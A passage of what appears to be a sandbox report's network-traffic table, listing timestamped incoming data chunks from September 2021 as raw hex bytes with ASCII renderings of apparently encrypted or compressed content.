0c 1c c9 a3 37 64 f1 2c a1 5f ff 10 44 5e f6 34 ef 7e ca e4 27 ec 70 7b d9 86 ff 22 74 d6 3b 46 9c 35 cd e2 c1 c6 58 e3 19 7c dd 09 1d 47 41 c2 49 78 ef 39 44 4a cf 35 b8 81 90 e7 08 2f 07 20 53 2f 24 54 df 1a 5f 5f 5a c5 98 6a 96 c5 Data Ascii: 2B(b"!*"*;yQ959z-Ng^i'A_^vQM?nm+oD'\$&[];rg;%+R*P#:G-v33_bi2ntlk~HA`,dEhHnK;7d,_D^4~"p{!";F5X[GA]x9 DJ5/ S/\$T__Z]
2021-09-28 07:53:18 UTC	210	IN	Data Raw: e6 bf 86 82 21 fc bf 61 41 97 99 81 eb 85 97 b4 f1 b6 1d 0b dc 9e 4a 3e 38 86 8f cd 4f 41 41 91 a6 87 ac 9a c2 2f f0 9a ae a2 df 71 04 3c 9f 3d 7f ae e6 95 ea 5f 9c 6c 28 85 9c e6 7e c6 bf b8 f4 67 db 1d 4e 68 4a 60 24 e9 43 ba 0f 35 29 a2 73 7c 4d f0 e6 9e 09 46 62 53 f3 d6 5c fa f1 35 3a 6a 1c 43 b9 0c 6f 0c 7b c4 8c d9 4e f0 bf fd df 9e 7f 21 75 c5 f3 03 b6 84 b9 be bc d9 0c a2 8e f1 75 3a 2d db 21 f5 80 64 4f 3a 36 f5 b3 c7 7e f6 f0 a1 36 47 c3 e6 71 4b 3c ac 1c e1 e3 b5 cf 0d d4 26 1c 19 92 00 b9 22 30 87 d9 2f ed 0d 64 e6 d1 1c 4f a1 53 06 d9 ec b0 b6 9d 7e b5 c2 6f 21 09 6a 63 ff af bd 7b d3 9c 98 70 cd db 49 d4 29 b6 2a 71 ab 24 4d 47 ed df 32 7a a1 a8 86 49 3e 2b c4 ec 1d 92 a3 88 01 59 80 b9 a7 85 64 c7 d8 99 e4 97 4a 8e 03 ef f6 fa 3a 50 ab 85 Data Ascii: !aAJ>8OAA/q<~_l(-gNhJ`\$C5)s]MFbSl5:jCo{N!uu:-!dO:6~6GqK<=&"0/dOS~o!jc(pl)*q\$MG2zl>+YdJ:P
2021-09-28 07:53:18 UTC	214	IN	Data Raw: ed 70 a5 4a 81 10 ca 02 e6 bb 7e ff 76 76 e3 fe 17 f8 7f 1f 46 bc a4 c5 c9 d2 67 cb d7 25 f1 d7 a5 28 3b f2 67 fc 70 4a c9 2b 07 2a 8f 45 00 41 da 65 d8 e7 bb ee db 2e fc b4 fa 1b 7f 03 ba 13 93 be 22 2d bd 65 d2 52 1c 76 b2 b9 38 6e c9 e6 ea 4f 57 08 b4 9e a0 3d f1 33 81 cc 54 91 de f7 35 9d 87 b7 bb b8 6f 4b 35 f2 ec 62 2b 58 fc c3 9f 5e 49 6b 17 cf da c4 3d 17 97 7a e4 86 2e 7d ba be 75 f4 c1 aa 48 24 c7 0a 82 89 7d cd 08 2b a2 54 f5 99 0c 5a 64 0b 71 69 1b e0 35 1c e5 46 cb a4 9e 01 5b 96 1f 7e 10 2c 62 06 7a 8a 9f 8a 9e 93 2c 70 7c 03 c2 33 85 90 39 8f 17 73 42 5c 9d d7 bb 03 ee 0d 29 0f 92 c6 36 ae 45 cc 29 04 3e d3 85 f3 e3 f3 05 26 f6 43 32 5e eb 7a 92 32 50 8c e5 85 d3 8d 99 87 bd bb e5 00 3b d3 16 d9 11 97 c5 38 ce a5 56 de 01 b1 51 39 56 89 01 Data Ascii: pj~-vvFg%(gpJ+EAe."-eRv8nOW=3T5oK5b+X^lk=z.;uH\$]+TZdqif5[-.bz,p]39sB\ 6E)>&C2^z2P;8VQ9V
2021-09-28 07:53:18 UTC	218	IN	Data Raw: 9d 86 1c 26 66 52 0a c7 94 9e 42 4e 1b 9e 69 37 22 66 c0 68 23 73 97 ce 1f 7b 60 aa 6b 8e 4e 0e ce d8 93 97 1a a0 fc 2d 32 84 78 da d4 b4 55 95 ef 87 0c dc 7d 13 16 ff fc 1a e4 db 92 69 82 f4 20 7d b2 70 15 b2 e7 7b cb 3c 25 23 84 bf c0 5a be 68 91 7e 6f 93 e2 60 87 0e 98 f6 13 dd 40 dc 4d 30 82 40 50 c9 40 18 af 20 d3 98 06 a7 e6 3b 1f c4 fe a2 2f 35 37 1a a1 01 e9 eb 93 cc 4d b1 ab a3 d2 ee 76 0f 98 f6 aa 32 52 a3 e7 33 ae b8 fb 91 92 4e 80 6b 5c d1 8b 30 95 ea 7a 0d d8 43 02 c3 4c 57 0e 92 46 cd 07 cd 58 b2 4e 46 41 f1 8a 74 d4 9c d4 1d 8b 12 67 bb 16 97 38 2c 05 39 03 7c 95 5e c1 66 1a 20 92 c2 58 6b 58 8a 9d 97 6d 39 47 6f aa ff 3c 4a 76 2e d2 39 6b 46 7e b1 75 ec 04 07 75 95 a9 c5 2a 9a 90 6e 9c a7 bc 77 10 88 2b bc 3d ac 2d fd 56 f8 0c 26 44 91 be Data Ascii: &fRBNI7""fh#s{`kN-2xU)j}p{<-%#Zh~o~_@M0@P@ :/57Mv2R3Nk0zCLWFXNFAtg8,9[f XkXm9Go<Dv.9kF~u u^nW+=V&D

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:18 UTC	222	IN	Data Raw: da 67 46 88 55 dd f8 6a 84 96 6e 53 71 90 eb 55 84 b3 6a 25 57 cd 85 9a 11 25 2c 5f 54 e6 65 33 01 5e 93 01 bf 70 69 bc 90 c1 93 af 53 bc a2 88 eb 68 4d 2b 14 91 36 f4 7f 23 5e a1 fb 5a 59 c1 5a e2 6f f0 42 ba 55 20 ee 26 63 77 f3 2c f1 28 de ba bf 40 ba de 0d a2 d2 60 29 32 8a 1a 78 90 68 d4 ef 68 f0 71 f9 47 4d db b5 d9 1d da 98 6e 29 7a 88 e6 8b c4 be 13 3c c8 6f ef aa 11 c7 7b c6 8d 53 e8 85 db b8 c4 7b 1b 5b a0 28 7b 97 4b 51 26 14 dd 3b 8c a4 ab 13 af 13 03 90 52 af e6 6a d4 bc 0d e1 f7 87 63 e5 c7 cf 96 88 0b b9 29 9d 0b 55 91 5d a2 3d ed 31 1a 7a 88 8c 5c 6a dd 7b 87 27 02 ad 5d 41 a7 ae 3f a9 0c f9 c0 61 44 f7 52 69 e8 d3 4b de 41 5b 2a 73 87 fb 59 43 70 cf 1e 7c 73 b1 eb 74 b7 1c 6b 37 a7 e8 61 ec 3b 96 0e 74 91 78 3f aa 62 48 5e ba cc 84 95 Data Ascii: gFUjnSqUj%W%,_Te3*piShM+6#^ZYZoBU &cw,(@_)2xhhqGmN)z<o{S{(((KQ&;Rj)c)U)=1z\j{'}JA?aDRiKA[*sYCp]stk7a;tx?bH^
2021-09-28 07:53:18 UTC	226	IN	Data Raw: b2 e6 ca 9f a2 8d c8 e9 71 cd 00 33 05 22 5a fe 38 53 60 8b 72 0e 3e 46 ed bc e6 d9 5b eb 4d 89 71 79 da 5b 23 3f 32 76 10 8a 50 c6 54 68 ea 79 6c 38 62 60 d3 ee d6 0c 86 a3 98 c0 ff 94 8d dc 32 05 59 df 70 8b 8c 61 18 ba c5 7b bf e6 af 5e 17 ba e9 79 72 21 fb 73 15 e2 17 46 e4 ae e9 d6 67 59 6d 41 a6 9e 8c 30 00 b7 36 98 be a4 80 fa bb f2 d9 b6 a3 92 9e 4a 99 fc 8d b7 13 27 c0 43 f9 eb 94 e0 57 aa 94 13 6c 43 5a 11 ca 6c a3 60 22 8d 21 fc 3f a1 84 6f 3d 9e 1b 21 37 45 e9 e6 66 97 40 b7 3f 33 55 f1 18 55 fa c2 cf 04 dd 16 82 e6 68 cd 4b be e0 65 d8 31 1d 1d 34 50 ed 64 a2 61 6e c6 d6 60 03 d1 49 f9 5d f0 bc df 93 5f 5a b1 ee 94 ad 36 32 b4 24 b3 dd 1c 87 fb 52 13 0d e7 97 7b aa ef a3 6c c6 2a 08 c1 52 b2 b5 c8 7a 80 2a a1 6d 63 63 2b 21 59 77 61 0b 71 f9 Data Ascii: q3"Z8S"r>F[MQy[#?2vPThyl8b`2Ypa{^yrlsFgYmA06J'CWICZl"?!?o=I?Ef@?3UUhKe14Pdan`l`_Z62\$R{[*Rz*mcc+!Ywaq
2021-09-28 07:53:18 UTC	230	IN	Data Raw: 78 1a 14 b7 33 b5 2a 90 2a bd 20 82 24 91 a5 8d 52 75 96 00 15 39 74 47 fa 95 61 04 cb e0 24 37 45 68 86 50 c6 2b 2d 04 17 44 10 ff 2c 67 76 6a 5d e9 e8 bb 75 d6 01 8c da 37 ca 31 b2 da d2 f4 8d 62 d1 25 f5 da 10 7a 4f 62 40 81 8e 68 33 35 fa 06 8f dd ad b6 96 be b6 38 cf 55 8c 4d 05 fd a4 41 ef 1d 39 9b 19 2b 63 10 33 48 0b d0 16 c8 6b 2c 46 71 02 8c 9a 3d bc 26 d4 d6 76 07 6f 2c 8c d4 e4 35 c3 0d 6d c1 6c d3 f7 4c 2d d2 34 98 b0 7f 22 0b 95 72 46 40 56 dd c6 89 50 c6 28 d2 26 cf 6b 6b 34 0b 85 13 54 78 02 b9 60 96 31 41 7b 8a 90 1c 64 d5 25 b3 28 60 c6 e1 3a 4e 20 98 eb 06 7a 7f 73 a5 5e 50 13 20 93 e8 ba b9 f8 f5 ee d7 4d dd 82 95 7c ac 10 70 c1 8f f1 8c de ba 27 8d d2 dd b1 5c 32 cf 03 0d dd 52 e6 86 54 9c 35 a2 18 61 75 b2 e8 88 fb 0b 8e 12 62 8b 84 Data Ascii: x3*\$ \$Ru9tGa\$7EHp+-D,gvj]u71b%zOb@h358UMA9+c3Hk,Fq=&vo,5mL-4"rF@VP(&kk4Tx`1A{d%(:N zs^P M]p^12RT5aub
2021-09-28 07:53:18 UTC	234	IN	Data Raw: cd 98 12 1c 8a cc f0 5e 5b 16 6d d4 0d 90 43 d0 07 28 05 65 20 33 d8 8b 0c 41 07 36 61 2e b5 20 28 11 47 eb 46 c8 92 a0 12 bc 5f 5f fc e4 96 a3 91 17 85 48 e2 72 78 cf 03 e5 9b 49 30 7e 2b 72 93 ad e4 58 49 8c d4 99 f5 e9 ea 49 40 06 12 bb 71 67 45 42 4c f8 be 48 17 53 92 55 34 60 05 72 98 b7 e1 e3 d9 46 d0 51 7d 4d 5b 0e 8b 1a 96 89 5a df d0 30 89 79 ef 65 26 22 31 cc 5f e9 00 10 f2 3d 2b aa 8f 6f 18 aa d1 82 c5 19 e3 d2 28 3b e1 9e ff 09 b5 ab 4c 3c 2d 6b 12 5f ae 95 1a 6c 5b bc ed b1 3b 95 a4 a9 cb 75 95 d2 13 70 3a a2 5d 4d 9f 96 20 ad 58 c5 f9 b8 c8 ff 40 5d e8 05 ea 4d f6 b4 27 23 44 4b 31 46 e0 42 34 4c 38 a0 7c a2 dc 5f 5a a1 8b 6f 84 b4 36 c5 fa 87 68 6d 88 5d 9e 6c cf b9 25 8c 58 bc 59 66 73 13 1e 10 96 53 83 2b ea 8d 13 9b bc 6e 04 17 41 d5 c7 Data Ascii: ^[mC(e 3A6a. (GF__Hrxl0~+rXlI@qgEBLHSU4'rFQ)M[Z0ye&"1_+=o);L<-k_[;up:]M X@]M#DK1FB4L8[_Zo6hm)]%XYfsS+nA
2021-09-28 07:53:18 UTC	238	IN	Data Raw: 3a 56 b5 1f ba 01 73 9a cb 16 55 1d 4d ab a3 7e 48 72 2c 24 61 63 b9 08 23 ec 5a ff f1 6c dd 70 7e f1 27 87 35 b5 8f e7 ac 73 0d a0 0b 4e 26 47 77 dc 58 8f 59 6e 6c e0 b8 be a4 ac ad 08 14 b7 30 77 fa 18 23 11 ba fa 42 26 7e 39 29 6a 53 3e 23 c2 48 36 27 c2 2e 3d 22 14 d0 a1 bb 05 1f 2a c9 42 fb 5e 54 c0 a5 b1 a2 62 d2 4c fc 07 91 97 f5 86 9e 7a f1 1c 42 e4 08 52 e4 57 c9 78 62 12 37 0d 34 c2 3c 19 2c d2 c4 a3 27 6c 5f 4b 5d 01 cc 7c 3b 3c 30 61 1d 43 1d b7 64 ca df 81 32 2f a0 55 da 97 39 82 1f 69 cd b4 a9 3b eb 5f 21 1f 0d ca 50 27 a9 d8 6d 3f 3e 9d e1 6b 37 69 30 7a bf 7a d2 93 ff bb 91 31 32 95 47 05 96 17 aa 73 06 fb 1e 6a bb d0 03 9d 35 bb 91 d4 25 42 3a fb 42 19 d0 f5 34 f4 06 a9 62 30 ad 8e a2 15 72 ad 25 14 02 42 0d de 0b c2 c9 ab 1a 6f cb a7 30 Data Ascii: :VsUM~Hr,\$ac#Zlp~'5sN&GwXYnl0w#B&~9))jS>#H6'.==""B^TbLzBRWxb74<,'l_K];<0aCd2/U9i;_!P'm?>k7iOzz12Gsj5%B:B4b0r%Bo0
2021-09-28 07:53:18 UTC	242	IN	Data Raw: 5e 07 da b1 60 b4 b6 bc a0 d3 ae 0c 9d 34 95 86 42 3d 91 2c 52 0f 57 3f 7a a2 12 dd 56 d9 c6 09 a3 fc d0 47 79 18 cd ca 04 90 3c e0 16 2a 56 cc e5 0c 2f 71 2c a2 84 8b ac 60 3b 43 94 2c 13 55 de b3 d9 e2 fd 22 9a 3a f2 5f 5a 80 2a ee 87 57 98 00 7a 34 07 f2 2e 35 cb b7 8d 74 2b 66 d9 47 0e bb 57 38 2c 28 93 1d 63 99 a8 c1 cc 2d 6a 64 52 f7 cf 82 cc 90 99 ac 21 a9 e7 71 6c 42 80 a0 1e 0f 2b 4a b7 d5 fc 47 56 03 2f f0 07 20 e4 53 e7 6b 15 2d 0f 8c 2b 12 6e 47 7c 05 90 b4 39 65 8f e3 cf 34 5c 7a 08 c9 b8 61 f6 2d 99 21 01 e9 fe e3 d1 a0 21 ef 89 3f 3d f3 57 b0 56 d5 16 99 3a 61 61 07 92 d9 df f1 77 07 69 01 e6 f9 21 6f df 50 79 01 0c 02 ee 8d a4 b4 f8 f9 9f eb 63 3f 70 2f 81 1e 7f 40 e2 81 a7 47 8a c5 5f 4d a6 4d 83 0c b4 d7 f1 ff 5d 16 de 67 3c 39 83 5f a8 Data Ascii: ^\I4B=,RW?zVGy<^Vq;`,`C,U;`:_Z"Wz4.5t+fGW8,(c-jdRlqlb+JGV/ Sk~+nG[9e4Iza-!!?=WV:aawiloPyc? p[@G_MM]g<9_
2021-09-28 07:53:18 UTC	246	IN	Data Raw: fd 90 d2 f9 87 f8 d8 d7 f3 fc cb 80 bd 0d 99 1d 87 cd cc 69 b5 9c c9 a5 e2 86 00 0e c1 77 81 dc db b3 c0 bc 0c cc c9 32 49 2a c7 b7 13 4a d5 2b 33 2b f5 42 e2 90 23 4c 6c 0f 94 6d 5b 43 e7 c0 f0 88 6d 6e b3 fc a5 86 d2 c9 69 c6 c8 a0 3c 09 2c 03 db 73 78 03 ed ff 71 78 42 84 27 41 58 a7 35 a3 60 eb 65 49 14 6f b5 e6 89 02 6a cd 9b 63 22 67 91 2f dc 98 a9 ab 6d d5 8f 53 7e 2c 68 df cc cd f9 df d5 57 e8 75 1c 45 11 35 64 e4 1c 5a ee 57 42 97 eb 78 a8 0e 76 0a 29 8e ae 8c 4f 60 f8 cc 40 65 71 98 e9 47 4b 35 49 4c a1 c4 d2 6f 71 f5 b3 44 34 6f bb c6 a4 9e 0d 2a 3b 7e 03 3c 4 79 07 60 be 0e 7d 18 66 7c c7 03 8a 38 a4 fd f3 58 37 7a 70 8a b8 57 60 53 ed 9f ef 97 5e 0b 9d ee 2f 69 83 4c 1c f0 15 94 ec 4a e6 db 13 18 90 a1 b3 68 14 a7 24 ee 3e 37 a0 33 08 c8 de Data Ascii: iw2l*J+3+B\Llm[Cmni<,sxqxB'AX5'elojc"q/mS~-,hWuE5dZWBxv)O`@eqGK5lLoqD4o*;-<y`}fj8X7zpW^S^ /iLJh\$>73
2021-09-28 07:53:18 UTC	250	IN	Data Raw: 0b b3 aa 96 ed 38 4c ca f7 fe 2b 66 d1 a6 90 3c ed 5e 31 48 8c 7b 49 58 af 28 34 03 47 ae f4 46 2d 94 ac 5b b9 2d 22 f2 78 31 fa 0d 57 25 c9 e2 ec 88 0a f9 4d 26 2f 6a 73 ce e7 ad b5 04 10 0a 4e 5d 88 06 7a ae 38 e1 f7 6e 86 af ec 1f d6 a6 7c 68 67 a2 b8 9b ea ba 98 47 88 d4 01 9e 78 9c fd 8d ad d2 ce ea 7a 75 21 5f 9b dc f8 92 46 7b 5f dc aa 35 c4 94 df d2 da e8 63 be 0b 57 89 8f fc 15 e6 54 85 19 4e 83 c0 06 c9 ad aa 08 f3 7a 74 5d dd 5a f0 4f 26 b3 62 b2 c3 f9 5f 12 e4 00 25 60 9e 08 7d b1 15 35 30 8d 5a 3f e8 8a da 29 f5 7e 4e 64 26 13 89 b7 c5 d1 c9 69 24 4d 98 f5 fe 26 dd 3b 33 29 96 ec 60 d7 53 33 06 67 38 24 44 23 a7 16 83 fd 9a 4b 64 a0 f4 c1 3f 68 11 15 c8 0f 9e e9 00 c1 1b 86 5d 0a 1b a2 8e dc 69 0b a6 38 eb 2f 01 5a d5 e6 01 a3 6b 60 59 a5 46 Data Ascii: 8L+f<^1H{IX(4GF[-"x1W%M&/sN]z8n[hgGxzu!_F[_5cWTN~tjZO&b_%}50Z?)~Nd&S\$M&;3)`S3g8\$D#Kd? h]i8/Zk`YF
2021-09-28 07:53:18 UTC	254	IN	Data Raw: e2 10 93 81 91 c8 70 80 f9 ae 00 96 fa 3b a8 76 b1 62 87 72 61 5c d5 46 7f 20 30 ae 68 c2 ef 15 c7 9a 45 6a 3c ac fa 14 d4 0e 78 2d 0c 1c 9d 95 f5 49 f2 42 c7 8c db 74 72 4a 27 02 62 08 1e 64 23 0a 60 b1 19 25 20 a1 1a 99 dd 15 5a c3 87 4d 9f 7f d4 c9 cb 55 d1 2d 4a 40 1f a1 26 d1 28 00 43 79 72 f9 95 53 62 7f 9c 20 b8 5a 00 d2 31 f7 07 08 74 2f 1d ec 17 46 20 4e e7 06 a0 a8 dd aa 57 55 b9 ea 9a ef e8 9b 13 23 e9 90 51 af a5 9b 6a 77 d2 ee d4 26 0d df 61 af 3b 67 51 1e 9a bb 74 4e c2 3a 65 c7 de 6a 98 99 7e 70 71 fb 34 5f 11 fc cf 5f 4d 53 cf c7 11 f9 c4 b5 01 82 af 40 f1 cf 3d d6 64 a2 c7 12 d4 d6 88 b6 96 96 02 0c 8d 13 5b 6f 24 d4 62 76 4a 7c b2 b1 f9 fb 6e c9 0a e5 8c f8 69 17 51 74 a7 fc de b8 4e 5c 6e 98 68 65 be c6 b7 df c1 bb 11 43 b4 e8 f7 91 Data Ascii: p;vbraf 0hEj<x-lBtrJ'bd`% ZMU-J@&(CyrS8y Z1t/F NWU=Qjw&a;qQtN:ej~pq4__MS@=d[o\$bvJ]niQtNnheC

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:18 UTC	258	IN	Data Raw: 75 4a bf bf 46 24 94 b9 dc ce 18 c1 1a 95 1d 89 cd 0b 3c 4d 09 8d 22 f5 40 fb dd be 86 44 03 ef 59 54 fe 09 4c cf 14 89 f2 2f 59 05 c7 fd 61 cd 7b 55 12 48 1f 9d ca 69 2d 74 b5 d6 f0 e7 66 a3 6e 71 23 93 06 b9 e1 f9 89 b8 26 03 fa 81 ff 25 dd 98 ab 88 fb a8 df 76 6d 89 29 17 f7 c3 08 e4 31 78 9b e0 85 64 27 3d fa f3 3e f8 00 ff 1c 1b bb 15 f9 8f c4 b4 25 a4 24 f8 c4 02 f9 fd 6d 95 0f e4 66 35 d5 5d ae 33 3d 40 88 8a 4f dd af 4a c5 b7 6a 35 67 b6 86 82 c6 5e 27 d5 cd a8 a6 ed e6 7a 31 2d bc 94 4a a7 9b e8 f8 14 95 5b ce f4 cc 4b 1a 39 9c 3f 84 64 9a 51 cd 22 3c 01 3d 01 72 c8 04 f5 65 f2 44 a5 33 80 d0 86 43 ff aa 76 30 3c 9d 34 82 b0 1d d6 91 dc bd 08 23 5e 02 d5 e7 b7 8b 49 98 cb 7d 35 52 d4 6c 8e 6d ff 99 8b 6b d4 c3 93 05 ae a5 39 1f 7c a4 fa 62 2c 2c Data Ascii: uJF\$<M"@DYTL/Ya{UHi-tfnq#&%vm)1xd">=%\$mf5]3=@OJj5g^*z1-J[K9?dQ]<=reD3Cv0<4#^!)5Rlmk9]b,,
2021-09-28 07:53:18 UTC	262	IN	Data Raw: 8a 41 64 ec 77 d2 0d 4b e3 ba 9e ad 73 16 05 cc c7 de a1 59 7f e5 51 8e 46 97 e7 50 6c 41 71 6e 54 ff 3d df b7 21 2d fc 88 d1 65 94 4d 7c a4 25 50 25 b0 3c 46 3f 2d 6b 01 68 24 70 1e 48 5c 9a f7 23 c1 86 3d ae ba 5a 15 87 9b 99 dc c9 2f fc a4 85 54 ec ac 33 c8 8e fc 73 59 0b 44 de 0f 38 8e 39 95 f2 7f a9 4b 72 e0 3f 76 df b2 12 49 04 74 f2 5f 74 c4 0b ff d7 33 84 11 c7 b1 9a 32 bc 02 ee 6e 3c e2 52 13 c4 48 d7 6a 65 fd bf a7 ac 81 d2 b1 1c 3a f8 8b 6d 04 c4 d6 40 c1 89 26 e6 4e bd 78 84 c8 51 14 2c bd 02 de b9 48 87 32 fe 39 90 4d 3d 1f de e7 29 2a c4 e1 dc d0 e4 46 f7 05 37 37 d8 e2 16 ba 0f c7 e2 f3 48 7b e6 26 c1 e9 58 51 e7 23 dd 0c 0f 0a 8f 0f e6 bb 3f 1c f8 6d 59 29 b9 5c 92 70 29 47 c2 c9 3f 53 29 f1 6d 55 47 e3 2e 28 31 bf 2c 83 88 e5 d7 0e a0 34 Data Ascii: AdwKsYQFP!AqnT!=eM!%P%<F?-kh\$PH#=#Z/T3sYD89K?vtl_!32n<RHje:mL@&NnXQ,H29M=)*F77H{&XQ#?Y)lp)G?S)mUG,(1,4
2021-09-28 07:53:18 UTC	266	IN	Data Raw: c9 bb 33 53 67 9c 1c 0b 13 c0 e2 76 6f c2 d2 84 7b 25 2b a4 ce 77 b7 5f bc d6 c7 1b 89 da e9 5d 10 ec 9a 0c 01 2c e8 96 f7 0b 4f ac b9 eb cf fc 0f 5b 82 4a cf fb ae 6f 17 2e 3f 38 fd 22 3e ac 09 d2 f8 62 24 d2 71 45 55 0a 28 ac 03 c5 17 40 08 0b f2 12 f6 2f 48 fe 00 e6 b6 6f 04 ea 94 25 ca be 4b c3 04 a3 fe 6a f5 df 62 26 4f 97 c0 34 aa 01 53 41 aa c2 ce eb 98 1c af 36 0b f8 f7 96 40 83 c2 cf a4 a1 e3 16 79 c3 41 2d 0c 71 ec 94 cd d0 24 23 17 05 bd bd 18 c5 21 b2 d2 3c 19 21 77 f5 b3 34 6a e0 9b 73 6c 2f 83 92 0d 60 9f 42 8c 6f 79 72 4f 18 e4 83 9f 9f 18 b2 4d 5e b3 1f 17 40 9e 05 79 53 4d 14 0e d9 60 5c 69 c0 a2 5c d3 75 a9 b9 b8 61 b5 66 b6 81 61 01 8a b0 9a fa 41 81 d2 07 cc 35 16 12 52 d7 09 dc b2 66 57 bc 45 b8 77 41 05 f8 e9 46 71 39 dd e9 f1 5d fe Data Ascii: 3Sgvo-{%+w_]OjJo.?8">b\$QEU(@/Ho%Kob&O4SA6@yA-q\$#!<lw4js!f BoyrOM^@ySM^!uafaA5RfWEwAFq9]
2021-09-28 07:53:18 UTC	270	IN	Data Raw: da 23 19 2c b7 23 f1 97 e6 15 40 b5 92 cb 2a 99 7f 50 4a 4c e6 f8 e6 d6 d5 88 6f 88 04 e2 33 34 af bd c3 d0 84 d6 f7 a3 3a 0b 50 65 18 e6 1b ca 7a 34 5d 6a 97 05 8b 93 71 2b 77 65 d4 0a 80 49 f4 90 35 21 ff 8d ae 5d 64 ea ef f7 bc fc dd 80 ef 0f 2b eb db bf 68 da b5 ea 97 b0 7d 9c b7 06 2d b3 e5 5e 21 6e 1f bc 29 cd d6 b0 23 65 9f 1a e8 18 1e 53 a0 41 eb 08 d4 0c bf d3 e5 6f b2 2c 59 b1 c6 c4 37 30 3b 5c c3 aa 01 43 a6 d3 4e 74 d9 97 3b c9 79 93 2e a6 2e 2c 00 3e 62 80 c8 1b 9f a6 f6 b1 7b 77 9b e8 ed d3 ea 2a 1f a1 c8 19 6b cf 5a ba 02 0e 3f 2a 3c d8 7d 0a 0f bd 3b d5 5e b3 e1 47 0c 35 87 9c e5 21 d4 f6 b6 b9 d3 6c 37 66 1f 42 80 96 b8 e2 c4 9a 1c db ef 33 a3 0f 56 a5 32 47 1d 56 2c 56 bd ed c4 43 1c c9 a8 7b 5c 9d 5f 23 10 d6 a7 d8 f4 15 8e 4f 12 3d Data Ascii: #,#@*PJLo34:Pez4j]jq+wel5!j]d+h)-^!n)#eSAo,Y70;!CNT;y,...>{b{w*K?*<?}<^G5!f7B3V2GV,VC[_#O=
2021-09-28 07:53:18 UTC	274	IN	Data Raw: 3b 8b 51 80 19 af 58 5a 85 4c c8 46 5b 4f cd 45 97 fa 79 a4 f1 83 d6 d7 fe e9 ed 94 6d d9 84 d4 c9 cc ef e8 0f d7 7a c3 fb f4 b4 53 37 03 65 7f b6 6a 8b 00 db 25 0f e8 8a d8 34 a4 3a a4 57 3f 3f 6b 3b e0 22 82 21 7b 1f 0d 9b a2 46 67 b0 11 d0 99 09 65 78 50 b4 5a 76 77 ad 0c ab 35 a3 78 39 c4 b6 27 fc 1f 6b c0 c8 5f 9c 90 91 b9 c5 a8 53 16 d8 1c 3d 0b 92 c4 a6 69 c8 13 f2 49 46 ad c1 90 d5 52 85 02 bf c2 7d d3 10 10 44 54 ac fc 21 e5 7a 6c 3d d7 38 53 cc c6 e3 40 fd fb ae f3 d9 0c 3d 43 c2 51 42 2b ce e8 3e b9 dd 4e b4 c8 55 fb 7d c9 48 67 34 1a eb f6 09 ac 80 8a 30 bd 17 ed 0a b4 62 4c 6d 35 56 1b ba 77 40 e3 34 61 80 e2 01 09 a2 4f be f6 29 24 00 9d 31 28 2b 62 9a 87 4c 9a 85 86 4c 59 f4 0f 48 78 a5 13 88 e5 21 97 93 00 8a ac d0 f2 5e e1 c3 e8 ac 8f 0f 7f Data Ascii: ;QXZLF[OEymzS7ej%4:W??;"!{FgexPZvw5x9'k_S=ilFR}DT!zl=8S@=CQB+=NU)Hg40blm5Vw@4aO)\$1(+bLLYHx!^
2021-09-28 07:53:18 UTC	278	IN	Data Raw: a6 3e e4 72 a0 7c ce e5 b2 fb ce d9 12 8a 66 65 f4 3c 36 3f ed ac 1e 99 98 40 76 39 4e 0c 9f 96 b4 7f ba 43 f3 27 50 5a f9 83 81 fe 88 57 06 dd d5 19 e6 50 8e 51 67 8a d1 52 46 07 7e 9b e7 5c bd c5 76 e3 a5 b7 87 f7 b2 40 87 f0 75 df 9e 40 48 10 14 cb 74 26 bd 39 18 85 ff d8 5e fc 5c f7 a2 6f a0 e9 08 af 34 aa 9a 7c 15 f4 d1 45 9a cf a7 ec c7 ac ab 01 b7 8b 73 3c 5e 30 94 cd 89 6b cf 06 bc 4e 64 dc c9 56 1a ee c9 dd c4 5f 68 22 5a 61 e3 75 12 12 40 d1 d7 99 4f f6 0d bc 5c 21 90 e4 62 36 00 b6 b5 e2 0c bd f8 a6 5c d5 ce 59 cb ed 3e 75 01 a2 3c b3 0e 5d 49 bc 07 84 6c d7 f6 8e cf 25 fa 46 7f 87 04 6a cf 76 02 0c be 12 37 77 a8 f5 7d fc 79 46 49 f0 d4 d3 ed 9a 8e 8d fa 05 5f fa 58 59 5a 86 33 82 50 70 16 4d c1 34 3f 38 20 79 30 2c 61 7c bd 15 11 29 72 2d 40 Data Ascii: >rjfe<6?@v9NC'PZWPQgRF=-lv@u@Ht&9^!o4jEs<^OkNdV_h"Zau@Ol!b6Y!>u< %Fjv7wYjFI_XYZ3PpM4?8y0,a)jR-@
2021-09-28 07:53:18 UTC	282	IN	Data Raw: 39 be 48 98 be 01 e4 9b 3d 04 b7 0d e0 ae b3 46 85 95 70 af b1 b6 fc 38 f1 cc fc 1c a2 30 3f 14 a1 16 36 3e 85 cd 21 27 e1 d6 fa 4f fa 81 a4 3a 9b 2b 47 43 dc 38 c2 fe 0f de ff 05 33 e2 e2 d9 90 3a 86 a0 ab 02 67 c5 e0 bf 40 3c 77 c3 03 b5 e4 5d 7a 0b a4 ee e3 6d 39 5d e7 8c 74 e2 37 5f 20 03 21 67 cd fb bb 99 91 e3 4e 98 a4 cf 93 c9 fa 98 83 88 85 ea d1 c3 62 5b 6e 86 10 b3 2f dd 8c 7f 19 6d e9 3d 89 49 c1 3b f8 50 f6 3c e0 fa af ac 96 9c 90 2e 4b 4b 8b 1b fd ae ab e7 b7 5b 13 ac 68 47 2a 28 f9 19 5f 4f 96 84 d8 37 3e e7 57 3c f7 d7 f5 e0 84 f3 c9 ec 62 13 c9 f3 0f 6d 14 3f 05 b3 e8 81 4b 5f 38 69 39 e3 26 f8 56 43 c9 a1 23 e0 d0 eb 12 e5 6f 91 96 f2 0a 80 ee bb 90 d7 4a fd 8d b4 f3 33 2b af 8e b1 b7 cf 4a 36 56 35 fd 51 21 7d 08 00 22 b6 b2 40 f5 e8 Data Ascii: 9H=Fp80?6>!O':+GC83:g@<w>jzm9jt7_!gNb[n/m=!:P<.KK[hG^'_O7>W<Gbm7K_8i9&VC#oJ3+J6V5Q!)"@
